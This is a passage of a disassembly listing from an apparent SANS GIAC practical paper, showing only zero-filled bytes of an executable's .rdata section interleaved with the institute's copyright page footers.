.rdata:00403771                 db    0 ;
.rdata:00403772                 db    0 ;
.rdata:00403773                 db    0 ;
.rdata:00403774                 db    0 ;
.rdata:00403775                 db    0 ;
.rdata:00403776                 db    0 ;
.rdata:00403777                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403778                 db    0 ;
.rdata:00403779                 db    0 ;
.rdata:0040377A                 db    0 ;
.rdata:0040377B                 db    0 ;
.rdata:0040377C                 db    0 ;
.rdata:0040377D                 db    0 ;
.rdata:0040377E                 db    0 ;
.rdata:0040377F                 db    0 ;
.rdata:00403780                 db    0 ;
.rdata:00403781                 db    0 ;
.rdata:00403782                 db    0 ;
.rdata:00403783                 db    0 ;
.rdata:00403784                 db    0 ;
.rdata:00403785                 db    0 ;
.rdata:00403786                 db    0 ;
.rdata:00403787                 db    0 ;
.rdata:00403788                 db    0 ;
.rdata:00403789                 db    0 ;
.rdata:0040378A                 db    0 ;
.rdata:0040378B                 db    0 ;
.rdata:0040378C                 db    0 ;
.rdata:0040378D                 db    0 ;
.rdata:0040378E                 db    0 ;
.rdata:0040378F                 db    0 ;
.rdata:00403790                 db    0 ;
.rdata:00403791                 db    0 ;
.rdata:00403792                 db    0 ;
.rdata:00403793                 db    0 ;
.rdata:00403794                 db    0 ;
.rdata:00403795                 db    0 ;
.rdata:00403796                 db    0 ;
.rdata:00403797                 db    0 ;
.rdata:00403798                 db    0 ;
.rdata:00403799                 db    0 ;
.rdata:0040379A                 db    0 ;
.rdata:0040379B                 db    0 ;
.rdata:0040379C                 db    0 ;
.rdata:0040379D                 db    0 ;
.rdata:0040379E                 db    0 ;
.rdata:0040379F                 db    0 ;
.rdata:004037A0                 db    0 ;
.rdata:004037A1                 db    0 ;
.rdata:004037A2                 db    0 ;
.rdata:004037A3                 db    0 ;
.rdata:004037A4                 db    0 ;
.rdata:004037A5                 db    0 ;
.rdata:004037A6                 db    0 ;
.rdata:004037A7                 db    0 ;
.rdata:004037A8                 db    0 ;
.rdata:004037A9                 db    0 ;
.rdata:004037AA                 db    0 ;
.rdata:004037AB                 db    0 ;
.rdata:004037AC                 db    0 ;
.rdata:004037AD                 db    0 ;
.rdata:004037AE                 db    0 ;
.rdata:004037AF                 db    0 ;
.rdata:004037B0                 db    0 ;
.rdata:004037B1                 db    0 ;
.rdata:004037B2                 db    0 ;
.rdata:004037B3                 db    0 ;
.rdata:004037B4                 db    0 ;
.rdata:004037B5                 db    0 ;
.rdata:004037B6                 db    0 ;
.rdata:004037B7                 db    0 ;
.rdata:004037B8                 db    0 ;
.rdata:004037B9                 db    0 ;
.rdata:004037BA                 db    0 ;
.rdata:004037BB                 db    0 ;
.rdata:004037BC                 db    0 ;
.rdata:004037BD                 db    0 ;
.rdata:004037BE                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004037BF                 db    0 ;
.rdata:004037C0                 db    0 ;
.rdata:004037C1                 db    0 ;
.rdata:004037C2                 db    0 ;
.rdata:004037C3                 db    0 ;
.rdata:004037C4                 db    0 ;
.rdata:004037C5                 db    0 ;
.rdata:004037C6                 db    0 ;
.rdata:004037C7                 db    0 ;
.rdata:004037C8                 db    0 ;
.rdata:004037C9                 db    0 ;
.rdata:004037CA                 db    0 ;
.rdata:004037CB                 db    0 ;
.rdata:004037CC                 db    0 ;
.rdata:004037CD                 db    0 ;
.rdata:004037CE                 db    0 ;
.rdata:004037CF                 db    0 ;
.rdata:004037D0                 db    0 ;
.rdata:004037D1                 db    0 ;
.rdata:004037D2                 db    0 ;
.rdata:004037D3                 db    0 ;
.rdata:004037D4                 db    0 ;
.rdata:004037D5                 db    0 ;
.rdata:004037D6                 db    0 ;
.rdata:004037D7                 db    0 ;
.rdata:004037D8                 db    0 ;
.rdata:004037D9                 db    0 ;
.rdata:004037DA                 db    0 ;
.rdata:004037DB                 db    0 ;
.rdata:004037DC                 db    0 ;
.rdata:004037DD                 db    0 ;
.rdata:004037DE                 db    0 ;
.rdata:004037DF                 db    0 ;
.rdata:004037E0                 db    0 ;
.rdata:004037E1                 db    0 ;
.rdata:004037E2                 db    0 ;
.rdata:004037E3                 db    0 ;
.rdata:004037E4                 db    0 ;
.rdata:004037E5                 db    0 ;
.rdata:004037E6                 db    0 ;
.rdata:004037E7                 db    0 ;
.rdata:004037E8                 db    0 ;
.rdata:004037E9                 db    0 ;
.rdata:004037EA                 db    0 ;
.rdata:004037EB                 db    0 ;
.rdata:004037EC                 db    0 ;
.rdata:004037ED                 db    0 ;
.rdata:004037EE                 db    0 ;
.rdata:004037EF                 db    0 ;
.rdata:004037F0                 db    0 ;
.rdata:004037F1                 db    0 ;
.rdata:004037F2                 db    0 ;
.rdata:004037F3                 db    0 ;
.rdata:004037F4                 db    0 ;
.rdata:004037F5                 db    0 ;
.rdata:004037F6                 db    0 ;
.rdata:004037F7                 db    0 ;
.rdata:004037F8                 db    0 ;
.rdata:004037F9                 db    0 ;
.rdata:004037FA                 db    0 ;
.rdata:004037FB                 db    0 ;
.rdata:004037FC                 db    0 ;
.rdata:004037FD                 db    0 ;
.rdata:004037FE                 db    0 ;
.rdata:004037FF                 db    0 ;
.rdata:00403800                 db    0 ;
.rdata:00403801                 db    0 ;
.rdata:00403802                 db    0 ;
.rdata:00403803                 db    0 ;
.rdata:00403804                 db    0 ;
.rdata:00403805                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403806                 db    0 ;
.rdata:00403807                 db    0 ;
.rdata:00403808                 db    0 ;
.rdata:00403809                 db    0 ;
.rdata:0040380A                 db    0 ;
.rdata:0040380B                 db    0 ;
.rdata:0040380C                 db    0 ;
.rdata:0040380D                 db    0 ;
.rdata:0040380E                 db    0 ;
.rdata:0040380F                 db    0 ;
.rdata:00403810                 db    0 ;
.rdata:00403811                 db    0 ;
.rdata:00403812                 db    0 ;
.rdata:00403813                 db    0 ;
.rdata:00403814                 db    0 ;
.rdata:00403815                 db    0 ;
.rdata:00403816                 db    0 ;
.rdata:00403817                 db    0 ;
.rdata:00403818                 db    0 ;
.rdata:00403819                 db    0 ;
.rdata:0040381A                 db    0 ;
.rdata:0040381B                 db    0 ;
.rdata:0040381C                 db    0 ;
.rdata:0040381D                 db    0 ;
.rdata:0040381E                 db    0 ;
.rdata:0040381F                 db    0 ;
.rdata:00403820                 db    0 ;
.rdata:00403821                 db    0 ;
.rdata:00403822                 db    0 ;
.rdata:00403823                 db    0 ;
.rdata:00403824                 db    0 ;
.rdata:00403825                 db    0 ;
.rdata:00403826                 db    0 ;
.rdata:00403827                 db    0 ;
.rdata:00403828                 db    0 ;
.rdata:00403829                 db    0 ;
.rdata:0040382A                 db    0 ;
.rdata:0040382B                 db    0 ;
.rdata:0040382C                 db    0 ;
.rdata:0040382D                 db    0 ;
.rdata:0040382E                 db    0 ;
.rdata:0040382F                 db    0 ;
.rdata:00403830                 db    0 ;
.rdata:00403831                 db    0 ;
.rdata:00403832                 db    0 ;
.rdata:00403833                 db    0 ;
.rdata:00403834                 db    0 ;
.rdata:00403835                 db    0 ;
.rdata:00403836                 db    0 ;
.rdata:00403837                 db    0 ;
.rdata:00403838                 db    0 ;
.rdata:00403839                 db    0 ;
.rdata:0040383A                 db    0 ;
.rdata:0040383B                 db    0 ;
.rdata:0040383C                 db    0 ;
.rdata:0040383D                 db    0 ;
.rdata:0040383E                 db    0 ;
.rdata:0040383F                 db    0 ;
.rdata:00403840                 db    0 ;
.rdata:00403841                 db    0 ;
.rdata:00403842                 db    0 ;
.rdata:00403843                 db    0 ;
.rdata:00403844                 db    0 ;
.rdata:00403845                 db    0 ;
.rdata:00403846                 db    0 ;
.rdata:00403847                 db    0 ;
.rdata:00403848                 db    0 ;
.rdata:00403849                 db    0 ;
.rdata:0040384A                 db    0 ;
.rdata:0040384B                 db    0 ;
.rdata:0040384C                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040384D                 db    0 ;
.rdata:0040384E                 db    0 ;
.rdata:0040384F                 db    0 ;
.rdata:00403850                 db    0 ;
.rdata:00403851                 db    0 ;
.rdata:00403852                 db    0 ;
.rdata:00403853                 db    0 ;
.rdata:00403854                 db    0 ;
.rdata:00403855                 db    0 ;
.rdata:00403856                 db    0 ;
.rdata:00403857                 db    0 ;
.rdata:00403858                 db    0 ;
.rdata:00403859                 db    0 ;
.rdata:0040385A                 db    0 ;
.rdata:0040385B                 db    0 ;
.rdata:0040385C                 db    0 ;
.rdata:0040385D                 db    0 ;
.rdata:0040385E                 db    0 ;
.rdata:0040385F                 db    0 ;
.rdata:00403860                 db    0 ;
.rdata:00403861                 db    0 ;
.rdata:00403862                 db    0 ;
.rdata:00403863                 db    0 ;
.rdata:00403864                 db    0 ;
.rdata:00403865                 db    0 ;
.rdata:00403866                 db    0 ;
.rdata:00403867                 db    0 ;
.rdata:00403868                 db    0 ;
.rdata:00403869                 db    0 ;
.rdata:0040386A                 db    0 ;
.rdata:0040386B                 db    0 ;
.rdata:0040386C                 db    0 ;
.rdata:0040386D                 db    0 ;
.rdata:0040386E                 db    0 ;
.rdata:0040386F                 db    0 ;
.rdata:00403870                 db    0 ;
.rdata:00403871                 db    0 ;
.rdata:00403872                 db    0 ;
.rdata:00403873                 db    0 ;
.rdata:00403874                 db    0 ;
.rdata:00403875                 db    0 ;
.rdata:00403876                 db    0 ;
.rdata:00403877                 db    0 ;
.rdata:00403878                 db    0 ;
.rdata:00403879                 db    0 ;
.rdata:0040387A                 db    0 ;
.rdata:0040387B                 db    0 ;
.rdata:0040387C                 db    0 ;
.rdata:0040387D                 db    0 ;
.rdata:0040387E                 db    0 ;
.rdata:0040387F                 db    0 ;
.rdata:00403880                 db    0 ;
.rdata:00403881                 db    0 ;
.rdata:00403882                 db    0 ;
.rdata:00403883                 db    0 ;
.rdata:00403884                 db    0 ;
.rdata:00403885                 db    0 ;
.rdata:00403886                 db    0 ;
.rdata:00403887                 db    0 ;
.rdata:00403888                 db    0 ;
.rdata:00403889                 db    0 ;
.rdata:0040388A                 db    0 ;
.rdata:0040388B                 db    0 ;
.rdata:0040388C                 db    0 ;
.rdata:0040388D                 db    0 ;
.rdata:0040388E                 db    0 ;
.rdata:0040388F                 db    0 ;
.rdata:00403890                 db    0 ;
.rdata:00403891                 db    0 ;
.rdata:00403892                 db    0 ;
.rdata:00403893                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403894                 db    0 ;
.rdata:00403895                 db    0 ;
.rdata:00403896                 db    0 ;
.rdata:00403897                 db    0 ;
.rdata:00403898                 db    0 ;
.rdata:00403899                 db    0 ;
.rdata:0040389A                 db    0 ;
.rdata:0040389B                 db    0 ;
.rdata:0040389C                 db    0 ;
.rdata:0040389D                 db    0 ;
.rdata:0040389E                 db    0 ;
.rdata:0040389F                 db    0 ;
.rdata:004038A0                 db    0 ;
.rdata:004038A1                 db    0 ;
.rdata:004038A2                 db    0 ;
.rdata:004038A3                 db    0 ;
.rdata:004038A4                 db    0 ;
.rdata:004038A5                 db    0 ;
.rdata:004038A6                 db    0 ;
.rdata:004038A7                 db    0 ;
.rdata:004038A8                 db    0 ;
.rdata:004038A9                 db    0 ;
.rdata:004038AA                 db    0 ;
.rdata:004038AB                 db    0 ;
.rdata:004038AC                 db    0 ;
.rdata:004038AD                 db    0 ;
.rdata:004038AE                 db    0 ;
.rdata:004038AF                 db    0 ;
.rdata:004038B0                 db    0 ;
.rdata:004038B1                 db    0 ;
.rdata:004038B2                 db    0 ;
.rdata:004038B3                 db    0 ;
.rdata:004038B4                 db    0 ;
.rdata:004038B5                 db    0 ;
.rdata:004038B6                 db    0 ;
.rdata:004038B7                 db    0 ;
.rdata:004038B8                 db    0 ;
.rdata:004038B9                 db    0 ;
.rdata:004038BA                 db    0 ;
.rdata:004038BB                 db    0 ;
.rdata:004038BC                 db    0 ;
.rdata:004038BD                 db    0 ;
.rdata:004038BE                 db    0 ;
.rdata:004038BF                 db    0 ;
.rdata:004038C0                 db    0 ;
.rdata:004038C1                 db    0 ;
.rdata:004038C2                 db    0 ;
.rdata:004038C3                 db    0 ;
.rdata:004038C4                 db    0 ;
.rdata:004038C5                 db    0 ;
.rdata:004038C6                 db    0 ;
.rdata:004038C7                 db    0 ;
.rdata:004038C8                 db    0 ;
.rdata:004038C9                 db    0 ;
.rdata:004038CA                 db    0 ;
.rdata:004038CB                 db    0 ;
.rdata:004038CC                 db    0 ;
.rdata:004038CD                 db    0 ;
.rdata:004038CE                 db    0 ;
.rdata:004038CF                 db    0 ;
.rdata:004038D0                 db    0 ;
.rdata:004038D1                 db    0 ;
.rdata:004038D2                 db    0 ;
.rdata:004038D3                 db    0 ;
.rdata:004038D4                 db    0 ;
.rdata:004038D5                 db    0 ;
.rdata:004038D6                 db    0 ;
.rdata:004038D7                 db    0 ;
.rdata:004038D8                 db    0 ;
.rdata:004038D9                 db    0 ;
.rdata:004038DA                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004038DB                 db    0 ;
.rdata:004038DC                 db    0 ;
.rdata:004038DD                 db    0 ;
.rdata:004038DE                 db    0 ;
.rdata:004038DF                 db    0 ;
.rdata:004038E0                 db    0 ;
.rdata:004038E1                 db    0 ;
.rdata:004038E2                 db    0 ;
.rdata:004038E3                 db    0 ;
.rdata:004038E4                 db    0 ;
.rdata:004038E5                 db    0 ;
.rdata:004038E6                 db    0 ;
.rdata:004038E7                 db    0 ;
.rdata:004038E8                 db    0 ;
.rdata:004038E9                 db    0 ;
.rdata:004038EA                 db    0 ;
.rdata:004038EB                 db    0 ;
.rdata:004038EC                 db    0 ;
.rdata:004038ED                 db    0 ;
.rdata:004038EE                 db    0 ;
.rdata:004038EF                 db    0 ;
.rdata:004038F0                 db    0 ;
.rdata:004038F1                 db    0 ;
.rdata:004038F2                 db    0 ;
.rdata:004038F3                 db    0 ;
.rdata:004038F4                 db    0 ;
.rdata:004038F5                 db    0 ;
.rdata:004038F6                 db    0 ;
.rdata:004038F7                 db    0 ;
.rdata:004038F8                 db    0 ;
.rdata:004038F9                 db    0 ;
.rdata:004038FA                 db    0 ;
.rdata:004038FB                 db    0 ;
.rdata:004038FC                 db    0 ;
.rdata:004038FD                 db    0 ;
.rdata:004038FE                 db    0 ;
.rdata:004038FF                 db    0 ;
.rdata:00403900                 db    0 ;
.rdata:00403901                 db    0 ;
.rdata:00403902                 db    0 ;
.rdata:00403903                 db    0 ;
.rdata:00403904                 db    0 ;
.rdata:00403905                 db    0 ;
.rdata:00403906                 db    0 ;
.rdata:00403907                 db    0 ;
.rdata:00403908                 db    0 ;
.rdata:00403909                 db    0 ;
.rdata:0040390A                 db    0 ;
.rdata:0040390B                 db    0 ;
.rdata:0040390C                 db    0 ;
.rdata:0040390D                 db    0 ;
.rdata:0040390E                 db    0 ;
.rdata:0040390F                 db    0 ;
.rdata:00403910                 db    0 ;
.rdata:00403911                 db    0 ;
.rdata:00403912                 db    0 ;
.rdata:00403913                 db    0 ;
.rdata:00403914                 db    0 ;
.rdata:00403915                 db    0 ;
.rdata:00403916                 db    0 ;
.rdata:00403917                 db    0 ;
.rdata:00403918                 db    0 ;
.rdata:00403919                 db    0 ;
.rdata:0040391A                 db    0 ;
.rdata:0040391B                 db    0 ;
.rdata:0040391C                 db    0 ;
.rdata:0040391D                 db    0 ;
.rdata:0040391E                 db    0 ;
.rdata:0040391F                 db    0 ;
.rdata:00403920                 db    0 ;
.rdata:00403921                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403922                 db    0 ;
.rdata:00403923                 db    0 ;
.rdata:00403924                 db    0 ;
.rdata:00403925                 db    0 ;
.rdata:00403926                 db    0 ;
.rdata:00403927                 db    0 ;
.rdata:00403928                 db    0 ;
.rdata:00403929                 db    0 ;
.rdata:0040392A                 db    0 ;
.rdata:0040392B                 db    0 ;
.rdata:0040392C                 db    0 ;
.rdata:0040392D                 db    0 ;
.rdata:0040392E                 db    0 ;
.rdata:0040392F                 db    0 ;
.rdata:00403930                 db    0 ;
.rdata:00403931                 db    0 ;
.rdata:00403932                 db    0 ;
.rdata:00403933                 db    0 ;
.rdata:00403934                 db    0 ;
.rdata:00403935                 db    0 ;
.rdata:00403936                 db    0 ;
.rdata:00403937                 db    0 ;
.rdata:00403938                 db    0 ;
.rdata:00403939                 db    0 ;
.rdata:0040393A                 db    0 ;
.rdata:0040393B                 db    0 ;
.rdata:0040393C                 db    0 ;
.rdata:0040393D                 db    0 ;
.rdata:0040393E                 db    0 ;
.rdata:0040393F                 db    0 ;
.rdata:00403940                 db    0 ;
.rdata:00403941                 db    0 ;
.rdata:00403942                 db    0 ;
.rdata:00403943                 db    0 ;
.rdata:00403944                 db    0 ;
.rdata:00403945                 db    0 ;
.rdata:00403946                 db    0 ;
.rdata:00403947                 db    0 ;
.rdata:00403948                 db    0 ;
.rdata:00403949                 db    0 ;
.rdata:0040394A                 db    0 ;
.rdata:0040394B                 db    0 ;
.rdata:0040394C                 db    0 ;
.rdata:0040394D                 db    0 ;
.rdata:0040394E                 db    0 ;
.rdata:0040394F                 db    0 ;
.rdata:00403950                 db    0 ;
.rdata:00403951                 db    0 ;
.rdata:00403952                 db    0 ;
.rdata:00403953                 db    0 ;
.rdata:00403954                 db    0 ;
.rdata:00403955                 db    0 ;
.rdata:00403956                 db    0 ;
.rdata:00403957                 db    0 ;
.rdata:00403958                 db    0 ;
.rdata:00403959                 db    0 ;
.rdata:0040395A                 db    0 ;
.rdata:0040395B                 db    0 ;
.rdata:0040395C                 db    0 ;
.rdata:0040395D                 db    0 ;
.rdata:0040395E                 db    0 ;
.rdata:0040395F                 db    0 ;
.rdata:00403960                 db    0 ;
.rdata:00403961                 db    0 ;
.rdata:00403962                 db    0 ;
.rdata:00403963                 db    0 ;
.rdata:00403964                 db    0 ;
.rdata:00403965                 db    0 ;
.rdata:00403966                 db    0 ;
.rdata:00403967                 db    0 ;
.rdata:00403968                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403969                 db    0 ;
.rdata:0040396A                 db    0 ;
.rdata:0040396B                 db    0 ;
.rdata:0040396C                 db    0 ;
.rdata:0040396D                 db    0 ;
.rdata:0040396E                 db    0 ;
.rdata:0040396F                 db    0 ;
.rdata:00403970                 db    0 ;
.rdata:00403971                 db    0 ;
.rdata:00403972                 db    0 ;
.rdata:00403973                 db    0 ;
.rdata:00403974                 db    0 ;
.rdata:00403975                 db    0 ;
.rdata:00403976                 db    0 ;
.rdata:00403977                 db    0 ;
.rdata:00403978                 db    0 ;
.rdata:00403979                 db    0 ;
.rdata:0040397A                 db    0 ;
.rdata:0040397B                 db    0 ;
.rdata:0040397C                 db    0 ;
.rdata:0040397D                 db    0 ;
.rdata:0040397E                 db    0 ;
.rdata:0040397F                 db    0 ;
.rdata:00403980                 db    0 ;
.rdata:00403981                 db    0 ;
.rdata:00403982                 db    0 ;
.rdata:00403983                 db    0 ;
.rdata:00403984                 db    0 ;
.rdata:00403985                 db    0 ;
.rdata:00403986                 db    0 ;
.rdata:00403987                 db    0 ;
.rdata:00403988                 db    0 ;
.rdata:00403989                 db    0 ;
.rdata:0040398A                 db    0 ;
.rdata:0040398B                 db    0 ;
.rdata:0040398C                 db    0 ;
.rdata:0040398D                 db    0 ;
.rdata:0040398E                 db    0 ;
.rdata:0040398F                 db    0 ;
.rdata:00403990                 db    0 ;
.rdata:00403991                 db    0 ;
.rdata:00403992                 db    0 ;
.rdata:00403993                 db    0 ;
.rdata:00403994                 db    0 ;
.rdata:00403995                 db    0 ;
.rdata:00403996                 db    0 ;
.rdata:00403997                 db    0 ;
.rdata:00403998                 db    0 ;
.rdata:00403999                 db    0 ;
.rdata:0040399A                 db    0 ;
.rdata:0040399B                 db    0 ;
.rdata:0040399C                 db    0 ;
.rdata:0040399D                 db    0 ;
.rdata:0040399E                 db    0 ;
.rdata:0040399F                 db    0 ;
.rdata:004039A0                 db    0 ;
.rdata:004039A1                 db    0 ;
.rdata:004039A2                 db    0 ;
.rdata:004039A3                 db    0 ;
.rdata:004039A4                 db    0 ;
.rdata:004039A5                 db    0 ;
.rdata:004039A6                 db    0 ;
.rdata:004039A7                 db    0 ;
.rdata:004039A8                 db    0 ;
.rdata:004039A9                 db    0 ;
.rdata:004039AA                 db    0 ;
.rdata:004039AB                 db    0 ;
.rdata:004039AC                 db    0 ;
.rdata:004039AD                 db    0 ;
.rdata:004039AE                 db    0 ;
.rdata:004039AF                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004039B0                 db    0 ;
.rdata:004039B1                 db    0 ;
.rdata:004039B2                 db    0 ;
.rdata:004039B3                 db    0 ;
.rdata:004039B4                 db    0 ;
.rdata:004039B5                 db    0 ;
.rdata:004039B6                 db    0 ;
.rdata:004039B7                 db    0 ;
.rdata:004039B8                 db    0 ;
.rdata:004039B9                 db    0 ;
.rdata:004039BA                 db    0 ;
.rdata:004039BB                 db    0 ;
.rdata:004039BC                 db    0 ;
.rdata:004039BD                 db    0 ;
.rdata:004039BE                 db    0 ;
.rdata:004039BF                 db    0 ;
.rdata:004039C0                 db    0 ;
.rdata:004039C1                 db    0 ;
.rdata:004039C2                 db    0 ;
.rdata:004039C3                 db    0 ;
.rdata:004039C4                 db    0 ;
.rdata:004039C5                 db    0 ;
.rdata:004039C6                 db    0 ;
.rdata:004039C7                 db    0 ;
.rdata:004039C8                 db    0 ;
.rdata:004039C9                 db    0 ;
.rdata:004039CA                 db    0 ;
.rdata:004039CB                 db    0 ;
.rdata:004039CC                 db    0 ;
.rdata:004039CD                 db    0 ;
.rdata:004039CE                 db    0 ;
.rdata:004039CF                 db    0 ;
.rdata:004039D0                 db    0 ;
.rdata:004039D1                 db    0 ;
.rdata:004039D2                 db    0 ;
.rdata:004039D3                 db    0 ;
.rdata:004039D4                 db    0 ;
.rdata:004039D5                 db    0 ;
.rdata:004039D6                 db    0 ;
.rdata:004039D7                 db    0 ;
.rdata:004039D8                 db    0 ;
.rdata:004039D9                 db    0 ;
.rdata:004039DA                 db    0 ;
.rdata:004039DB                 db    0 ;
.rdata:004039DC                 db    0 ;
.rdata:004039DD                 db    0 ;
.rdata:004039DE                 db    0 ;
.rdata:004039DF                 db    0 ;
.rdata:004039E0                 db    0 ;
.rdata:004039E1                 db    0 ;
.rdata:004039E2                 db    0 ;
.rdata:004039E3                 db    0 ;
.rdata:004039E4                 db    0 ;
.rdata:004039E5                 db    0 ;
.rdata:004039E6                 db    0 ;
.rdata:004039E7                 db    0 ;
.rdata:004039E8                 db    0 ;
.rdata:004039E9                 db    0 ;
.rdata:004039EA                 db    0 ;
.rdata:004039EB                 db    0 ;
.rdata:004039EC                 db    0 ;
.rdata:004039ED                 db    0 ;
.rdata:004039EE                 db    0 ;
.rdata:004039EF                 db    0 ;
.rdata:004039F0                 db    0 ;
.rdata:004039F1                 db    0 ;
.rdata:004039F2                 db    0 ;
.rdata:004039F3                 db    0 ;
.rdata:004039F4                 db    0 ;
.rdata:004039F5                 db    0 ;
.rdata:004039F6                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004039F7                 db    0 ;
.rdata:004039F8                 db    0 ;
.rdata:004039F9                 db    0 ;
.rdata:004039FA                 db    0 ;
.rdata:004039FB                 db    0 ;
.rdata:004039FC                 db    0 ;
.rdata:004039FD                 db    0 ;
.rdata:004039FE                 db    0 ;
.rdata:004039FF                 db    0 ;
.rdata:00403A00                 db    0 ;
.rdata:00403A01                 db    0 ;
.rdata:00403A02                 db    0 ;
.rdata:00403A03                 db    0 ;
.rdata:00403A04                 db    0 ;
.rdata:00403A05                 db    0 ;
.rdata:00403A06                 db    0 ;
.rdata:00403A07                 db    0 ;
.rdata:00403A08                 db    0 ;
.rdata:00403A09                 db    0 ;
.rdata:00403A0A                 db    0 ;
.rdata:00403A0B                 db    0 ;
.rdata:00403A0C                 db    0 ;
.rdata:00403A0D                 db    0 ;
.rdata:00403A0E                 db    0 ;
.rdata:00403A0F                 db    0 ;
.rdata:00403A10                 db    0 ;
.rdata:00403A11                 db    0 ;
.rdata:00403A12                 db    0 ;
.rdata:00403A13                 db    0 ;
.rdata:00403A14                 db    0 ;
.rdata:00403A15                 db    0 ;
.rdata:00403A16                 db    0 ;
.rdata:00403A17                 db    0 ;
.rdata:00403A18                 db    0 ;
.rdata:00403A19                 db    0 ;
.rdata:00403A1A                 db    0 ;
.rdata:00403A1B                 db    0 ;
.rdata:00403A1C                 db    0 ;
.rdata:00403A1D                 db    0 ;
.rdata:00403A1E                 db    0 ;
.rdata:00403A1F                 db    0 ;
.rdata:00403A20                 db    0 ;
.rdata:00403A21                 db    0 ;
.rdata:00403A22                 db    0 ;
.rdata:00403A23                 db    0 ;
.rdata:00403A24                 db    0 ;
.rdata:00403A25                 db    0 ;
.rdata:00403A26                 db    0 ;
.rdata:00403A27                 db    0 ;
.rdata:00403A28                 db    0 ;
.rdata:00403A29                 db    0 ;
.rdata:00403A2A                 db    0 ;
.rdata:00403A2B                 db    0 ;
.rdata:00403A2C                 db    0 ;
.rdata:00403A2D                 db    0 ;
.rdata:00403A2E                 db    0 ;
.rdata:00403A2F                 db    0 ;
.rdata:00403A30                 db    0 ;
.rdata:00403A31                 db    0 ;
.rdata:00403A32                 db    0 ;
.rdata:00403A33                 db    0 ;
.rdata:00403A34                 db    0 ;
.rdata:00403A35                 db    0 ;
.rdata:00403A36                 db    0 ;
.rdata:00403A37                 db    0 ;
.rdata:00403A38                 db    0 ;
.rdata:00403A39                 db    0 ;
.rdata:00403A3A                 db    0 ;
.rdata:00403A3B                 db    0 ;
.rdata:00403A3C                 db    0 ;
.rdata:00403A3D                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403A3E                 db    0 ;
.rdata:00403A3F                 db    0 ;
.rdata:00403A40                 db    0 ;
.rdata:00403A41                 db    0 ;
.rdata:00403A42                 db    0 ;
.rdata:00403A43                 db    0 ;
.rdata:00403A44                 db    0 ;
.rdata:00403A45                 db    0 ;
.rdata:00403A46                 db    0 ;
.rdata:00403A47                 db    0 ;
.rdata:00403A48                 db    0 ;
.rdata:00403A49                 db    0 ;
.rdata:00403A4A                 db    0 ;
.rdata:00403A4B                 db    0 ;
.rdata:00403A4C                 db    0 ;
.rdata:00403A4D                 db    0 ;
.rdata:00403A4E                 db    0 ;
.rdata:00403A4F                 db    0 ;
.rdata:00403A50                 db    0 ;
.rdata:00403A51                 db    0 ;
.rdata:00403A52                 db    0 ;
.rdata:00403A53                 db    0 ;
.rdata:00403A54                 db    0 ;
.rdata:00403A55                 db    0 ;
.rdata:00403A56                 db    0 ;
.rdata:00403A57                 db    0 ;
.rdata:00403A58                 db    0 ;
.rdata:00403A59                 db    0 ;
.rdata:00403A5A                 db    0 ;
.rdata:00403A5B                 db    0 ;
.rdata:00403A5C                 db    0 ;
.rdata:00403A5D                 db    0 ;
.rdata:00403A5E                 db    0 ;
.rdata:00403A5F                 db    0 ;
.rdata:00403A60                 db    0 ;
.rdata:00403A61                 db    0 ;
.rdata:00403A62                 db    0 ;
.rdata:00403A63                 db    0 ;
.rdata:00403A64                 db    0 ;
.rdata:00403A65                 db    0 ;
.rdata:00403A66                 db    0 ;
.rdata:00403A67                 db    0 ;
.rdata:00403A68                 db    0 ;
.rdata:00403A69                 db    0 ;
.rdata:00403A6A                 db    0 ;
.rdata:00403A6B                 db    0 ;
.rdata:00403A6C                 db    0 ;
.rdata:00403A6D                 db    0 ;
.rdata:00403A6E                 db    0 ;
.rdata:00403A6F                 db    0 ;
.rdata:00403A70                 db    0 ;
.rdata:00403A71                 db    0 ;
.rdata:00403A72                 db    0 ;
.rdata:00403A73                 db    0 ;
.rdata:00403A74                 db    0 ;
.rdata:00403A75                 db    0 ;
.rdata:00403A76                 db    0 ;
.rdata:00403A77                 db    0 ;
.rdata:00403A78                 db    0 ;
.rdata:00403A79                 db    0 ;
.rdata:00403A7A                 db    0 ;
.rdata:00403A7B                 db    0 ;
.rdata:00403A7C                 db    0 ;
.rdata:00403A7D                 db    0 ;
.rdata:00403A7E                 db    0 ;
.rdata:00403A7F                 db    0 ;
.rdata:00403A80                 db    0 ;
.rdata:00403A81                 db    0 ;
.rdata:00403A82                 db    0 ;
.rdata:00403A83                 db    0 ;
.rdata:00403A84                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403A85                 db    0 ;
.rdata:00403A86                 db    0 ;
.rdata:00403A87                 db    0 ;
.rdata:00403A88                 db    0 ;
.rdata:00403A89                 db    0 ;
.rdata:00403A8A                 db    0 ;
.rdata:00403A8B                 db    0 ;
.rdata:00403A8C                 db    0 ;
.rdata:00403A8D                 db    0 ;
.rdata:00403A8E                 db    0 ;
.rdata:00403A8F                 db    0 ;
.rdata:00403A90                 db    0 ;
.rdata:00403A91                 db    0 ;
.rdata:00403A92                 db    0 ;
.rdata:00403A93                 db    0 ;
.rdata:00403A94                 db    0 ;
.rdata:00403A95                 db    0 ;
.rdata:00403A96                 db    0 ;
.rdata:00403A97                 db    0 ;
.rdata:00403A98                 db    0 ;
